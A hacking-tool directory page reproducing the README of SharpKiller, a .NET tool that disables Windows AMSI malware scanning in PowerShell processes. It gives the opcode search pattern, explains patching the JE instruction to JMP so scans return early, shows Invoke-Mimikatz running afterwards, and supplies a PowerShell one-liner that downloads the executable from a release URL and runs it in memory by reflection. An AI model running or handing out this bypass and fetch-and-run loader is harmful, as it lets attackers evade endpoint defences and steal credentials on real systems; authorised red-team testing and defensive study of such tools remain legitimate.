Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
SharpKiller — Lifetime AMSI bypass by @ZeroMemoryEx ported to .NET Framework 4.8 | Kitploit

Tools/GitHubGitHub/s1lkys/sharpkiller
Privilege EscalationExploitationIDS/IPS EvasionPost-ExploitationRed TeamingPayload Development
GitHubs1lkys/sharpkiller

SharpKiller

Lifetime AMSI bypass by @ZeroMemoryEx ported to .NET Framework 4.8

View Repository
35143282 years agoReviewed by Kitploit
Share

SharpKiller

Lifetime AMSI bypass AMSI-Killer by @ZeroMemoryEx ported to .NET Framework 4.8.

Additional Obfuscation required

https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=VirTool:MSIL/SharpKiller.A&ThreatID=2147895059

Newly integrated features:

[ x ] - Live scan for new powershell processes every 0.5 seconds -> Automatically patches new powershell instances

Building the solution

  • Set your platform explicitly to x64 in Build > configuration manager

How does it work?

Opcode Scan


  • we get the exact address of the jump instruction by searching for the first byte of each instruction this technique is effective even in the face of updates or modifications to the target data set.

  • for example :

    | 48:85D2 | test rdx, rdx |

    | 74 3F | je amsi.7FFAE957C694 |

    | 48 : 85C9 | test rcx, rcx |

    | 74 3A | je amsi.7FFAE957C694 |

    | 48 : 8379 08 00 | cmp qword ptr ds : [rcx + 8] , 0 |

    | 74 33 | je amsi.7FFAE957C694 |

  • the search pattern will be like this :

    { 0x48,'?','?', 0x74,'?',0x48,'?' ,'?' ,0x74,'?' ,0x48,'?' ,'?' ,'?' ,'?',0x74,0x33}

    image

Patch


Before Patch


  • The program tests the value of RDX against itself. If the comparison evaluates to 0, the program executes a jump to return. Otherwise, the program proceeds to evaluate the next instruction

    image


  • we cant execute "Invoke-Mimikatz"

    image

After Patch

  • we patch the first byte and change it from JE to JMP so it return directly

    Screenshot 2023-02-26 195848

    image

  • now we can execute "Invoke-Mimikatz"
Newly created processes

  • Sharp-Killer will patch any newly created Powershell processes in near real time.

Video demo

video

OneLiner to run with reflection

$url = "https://github.com/S1lkys/SharpKiller/releases/download/1.1/Sharp-Killer.exe"; $cli = New-Object System.Net.WebClient; $sk=[System.Reflection.Assembly]::Load([byte[]]( $cli.DownloadData($url)));$vars = New-Object System.Collections.Generic.List[System.Object];$BindingFlags= [Reflection.BindingFlags] "NonPublic,Static";$sk.EntryPoint.Invoke($null,@(,$passed));

This error occurs while using mentioned OnLiner?

If you ever saw this message and wondered about it - welcome to the .NET AMSI Interface! :-)

Exception calling "Load" with "1" argument(s): "Could not load file or assembly '288768 bytes loaded from Anonymously Hosted DynamicMethods Assembly, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null' or one of its dependencies. An attempt was made to load a program with an incorrect format."

